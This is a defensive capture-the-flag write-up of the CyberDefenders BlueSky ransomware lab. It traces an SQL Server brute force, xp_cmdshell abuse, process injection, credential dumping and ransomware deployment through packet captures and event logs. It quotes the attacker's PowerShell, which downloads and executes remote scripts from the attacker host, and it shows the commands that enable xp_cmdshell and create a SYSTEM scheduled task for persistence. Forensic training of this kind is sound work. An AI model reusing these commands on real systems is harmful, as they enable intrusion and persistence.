
Today we’re looking at the BlueSky ransomware, a strain of malicious software that encrypts files on a victim’s system, rendering them inaccessible until a ransom is paid. First detected in June 2022, it shares similarities with other notorious ransomware families like Conti and Babuk.
BlueSky spreads through methods such as phishing emails, malicious links, and network protocols like SMB (port 445 TCP). Once inside a system, it uses advanced evasion techniques, such as hiding threads from debuggers, to avoid detection. It targets both files and processes, encrypting files with RSA encryption and adding the .bluesky extension to them while maintaining operational stability by avoiding critical system processes.
The challenge is presented by CyberDefenders (https://cyberdefenders.org) and can be found here: https://cyberdefenders.org/blueteam-ctf-challenges/bluesky-ransomware/.
Note: This post is not sponsored by or affiliated with CyberDefenders.
Preparation (skip if in a hurry)
Let’s begin by examining the contents of the lab archive provided for analysis. Upon unpacking the .zip file, we find two key files:
- A
.pcapfile, which is network capture data - An
.evtxfile, which is a Windows Event Log file in XML format

To analyze the .evtx file, we can either spin up a Windows virtual machine or use a Linux-compatible command-line tool. One good option is evtx_dump, a lightweight command-line parser specifically designed for parsing .evtx files.
Let’s download the tool directly from GitHub:
wget https://github.com/omerbenamram/evtx/releases/download/v0.9.0/evtx_dump-v0.9.0-x86_64-unknown-linux-gnuLooks good:
file evtx_dump-v0.9.0-x86_64-unknown-linux-gnu
# Output: ELF 64-bit LSB pie executable, x86-64, dynamically linked, not stripped
Make it executable:
chmod +x evtx_dump-v0.9.0-x86_64-unknown-linux-gnuAnd check that it runs correctly:
./evtx_dump-v0.9.0-x86_64-unknown-linux-gnuIf everything is working, you should see usage information indicating an <INPUT> file is required:
error: the following required arguments were not provided:
  < INPUT>

Usage: evtx_dump-v0.9.0-x86_64-unknown-linux-gnu < INPUT>

For more information, try '--help'.
In the meantime, I also installed Windows 11 on a Proxmox VM just in case.
With the setup complete, we are now ready to proceed.
Q1: Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?

Let’s first inspect the statistics of the PCAP file. In Wireshark, packets highlighted in red typically indicate TCP connection issues, in this case TCP RST (reset) packets:
[TCP RST, ACK] Seq=1 Ack=1 Win=0 Len=0This packet indicates the sender is actively resetting the connection. Can mean one (or more) of these:
- The destination port is closed – no service listening
- The source host explicitly refuses connections (due to firewall rules, rate-limiting, security policies)
- A connection attempt targeting an incorrect port
From the observed behavior, ports such as 80, 8080, 8888, 21, and 113 are contacted and immediately rejected with TCP RST. The pattern suggests port scanning or automated service discovery.
So what’s happening?
There are two IP addresses involved:
87.96.21.84: initiates TCP connections to various ports on87.96.21.81(SYN packets in gray), attempting to establish connections87.96.21.81: immediately responds withRST, ACKpackets, saying “I”m not accepting connections on these ports” (highlighted in red)
We can observe that IP 87.96.21.84 conducts multiple connection probes between approximately 02:29:56 and 02:29:58 absolute time.
Q2: During the investigation, it’s essential to determine the account targeted by the attacker. Can you identify the targeted account username?
We observe a large batch of TDS packets where the attacker attempts to submit a malicious payload. These packets likely indicate automated or manual SQL injection attempts or recon activity targeting Microsoft SQL Server.
Let’s apply the tds filter:

We see repeated alternating SQL batch (from client) and Response (from server) TDS packets.
As an example, between:
- Source port
33719(ephemeral, client-side) - Destination port
1433(default SQL Server port)
Every client SQL batch is followed by a server response
Why it’s suspicious:
- Rapid sequences of batch queries and responses. Suggests a script or tool repeatedly sending commands − common in enumeration, brute-force/injection tools
- Consistent packet sizes. Repeated 194-byte requests and 116-byte responses indicate a repeating payload. Could be the same SQL injected each time.
- Timing/symmetry. Packets appear in tightly grouped request/response pairs with minimal delay, consistent with automation
The targeted account is sa − the default system administrator account for SQL Server.
Q3: We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?
We observe the following response packet:
Changed database context to 'master'
Changed language setting to us_english
This behavior indicates a successful login. SQL Server typically changes the database and language context after authentication. The correct password used by the attacker is therefore cyb3rd3f3nd3r$

Also worth noting for later:
- App:
oAyqATwt - DB:
master
Q4: Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?
While reviewing the TDS packets, I recalled seeing a reference to xp_cmdshell. Using the Search field in Wireshark, I confirmed that the attacker did in fact use xp_cmdshell later in the attack.
To understand how this feature is enabled, we refer to the official Microsoft documentation:
https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16
According to the docs, enabling xp_cmdshell requires using the sp_configure procedure.

In Frame 2643, we see a TDS Query packet with the following SQL instructions:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
xp_cmdshellShortly after, the server responds with:
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.This confirms that the attacker successfully enabled xp_cmdshell.
Q5: Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?
After base64-decoding the payload in frame 2680, it becomes clear that the attacker delivered a Windows exe − the MZ header confirms this. The attacker has now planted a binary on the target system.

I searched for further use of xp_cmdshell but didn’t find immediate answers in the PCAP, so I moved to the .evtx logs.
To correlate behavior, I filtered the logs by the following (seemingly relevant) event IDs:
| Event ID | Description | Purpose |
|---|---|---|
| 1 | Process Create | Tracks process spawning |
| 7 | Image Loaded | DLL loads — can hint at reflective injection |
| 8 | CreateRemoteThread | Common indicator of code injection |
| 10 | ProcessAccess | A process opening another process — often a precursor to inject |
| 11 | FileCreate | Shows payloads dropped to disk |
None of these provided a clear match: 🤷♂️

Switching to Event ID 400, which logs the start of a PowerShell host, I found one instance containing a hostname string strongly indicative of Metasploit C2 activity:

This event points to winlogon.exe as the process that was injected with the C2 payload.
Q6: Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?
Assuming the file was downloaded over HTTP (not HTTPS), we can inspect the PCAP for plaintext request details.
Applying the http display filter in Wireshark shows a .ps1 file − a PowerShell script, typically used on Windows systems.

The full URL is:
hxxp://87[.]96.21[.]84/checking.ps1 – I “defanged” it just in case
Side note:
The http filter in Wireshark doesn’t just match tcp.port == 80. Instead, it displays packets that Wireshark’s “dissector“ has identified as HTTP traffic, based on protocol structure. This can include:
- HTTP requests (e.g., GET, POST)
- HTTP responses (e.g., 200 OK, 404 Not Found)
- Headers and body data − even on non-standard ports like 8080 or 8000
This makes the http filter more powerful and context-aware than a simple port filter 👈
Q7: Understanding which group Security Identifier (SID) the malicious script checks to verify the current user’s privileges can provide insights into the attacker’s intentions. Can you provide the specific Group SID that is being checked?
To investigate, let’s use File → Export Objects → HTTP in Wireshark to save the checking.ps1 file. Open it safely in VS Code for review.

It becomes immediately clear that the script checks whether the current user belongs to the Administrators group, identified by the SID S-1-5-32-544.
Here’s the relevant line from the script:
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")Breakdown:
GetCurrent()retrieves the current user’s identity.groupslists all security groups the user belongs to-match "S-1-5-32-544"checks for membership in the Administrators group[bool]converts the result into a Boolean value —$trueif the user is an admin,$falseotherwise- The result is stored in
$priv, which is later used to gate actions that require elevated privileges
Quick SID explanation:
- S-1-5: Windows NT authority
- 32: Built-in domain (local accounts)
- 544: RID for the Administrators group
Q8: Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found
These are listed in the same .ps1 we reviewed to answer the previous question, around the following line:
HKLM:\SOFTWARE\Microsoft\Windows Defender
Should be submitted without quotes.
Q9: Can you determine the URL of the second file downloaded by the attacker?
Looking at the logic inside the .ps1, we see that the main entry point is line 144.
Q10: Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What’s the full name of the task created by the attacker to maintain persistence?
Following the execution path of the first .ps1 script, we find the task name defined within the Function CleanerEtc {} block. The /tn flag specifies the task name.
The command creates a scheduled task that runs C:\ProgramData\del.ps1 every 4 hours with SYSTEM privileges (a common technique for maintaining persistence).

Q11: Based on your analysis of the second malicious file, What is the MITRE ID of the main tactic the second file tries to accomplish?
They were trying to avoid detection:
Q12: What’s the invoked PowerShell script used by the attacker for dumping credentials?
Let’s examine the following PowerShell code:
Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("hxxp://87[.]96.21[.]84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('hxxp://87[.]96.21[.]84/ichigo-lite.ps1'))
}
Interesting bits:
$WebClient.DownloadFile("hxxp://87[.]96.21[.]84/del.ps1", "C:\ProgramData\del.ps1") | Out-NullDownloads a script from a remote host and suppresses output with Out-Null. This tactic is used in multiple lines.
schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
Creates a scheduled task that runs del.ps1 with ExecutionPolicy Bypass, allowing execution of potentially malicious scripts without restrictions.
Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('hxxp://87[.]96.21[.]84/ichigo-lite.ps1'))Immediately downloads and executes ichigo-lite.ps1 from the same remote host. This script likely contains a C2 agent or additional payload.
Next, we inspect the contents of ichigo-lite.ps1. To retrieve it, use File → Export Objects → HTTP in Wireshark.

This script downloads and executes two remote PowerShell scripts: Invoke-PowerDump.ps1 and Invoke-SMBExec.ps1. These are seemingly used for credential dumping and lateral movement.
Q13: Understanding which credentials have been compromised is essential for assessing the extent of the data breach. What’s the name of the saved text file containing the dumped credentials?
The following command is used to read a file that contains credential hashes:
$hashesContent = Get-Content -Path "C:\ProgramData\hashes.txt" -ErrorAction SilentlyContinueThe file hashes.txt stores the dumped credentials.
Q14: Knowing the hosts targeted during the attacker’s reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What’s the name of the text file containing the discovered hosts?
$hostsContent = Invoke-WebRequest -Uri "hxxp://87[.]96.21[.]84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
retrieves a list of target hosts from a remote file.

Q15: After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You’re provided with the ransomware sample for further analysis. By performing behavioral analysis, what’s the name of the ransom note file?
Let’s download the .exe file and “explode” it using the any.run service:

We can see a correct detection and a ransom note placed on the file system:
Q16: In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What’s the name of this ransomware family?
In this case, the ransomware belongs to the BlueSky family.
More information is available at https://any.run/malware-trends/bluesky
Links and resources
- https://wiki.wireshark.org/Protocols/tds – TDS protocol
- https://github.com/omerbenamram/evtx – Cool parser for the Windows XML Event Log (EVTX) format
- https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16 – SQL Server configuration:
xp_cmdshell - https://any.run – Interactive online malware sandbox
- https://any.run/malware-trends/bluesky – About the BlueSky ransomware family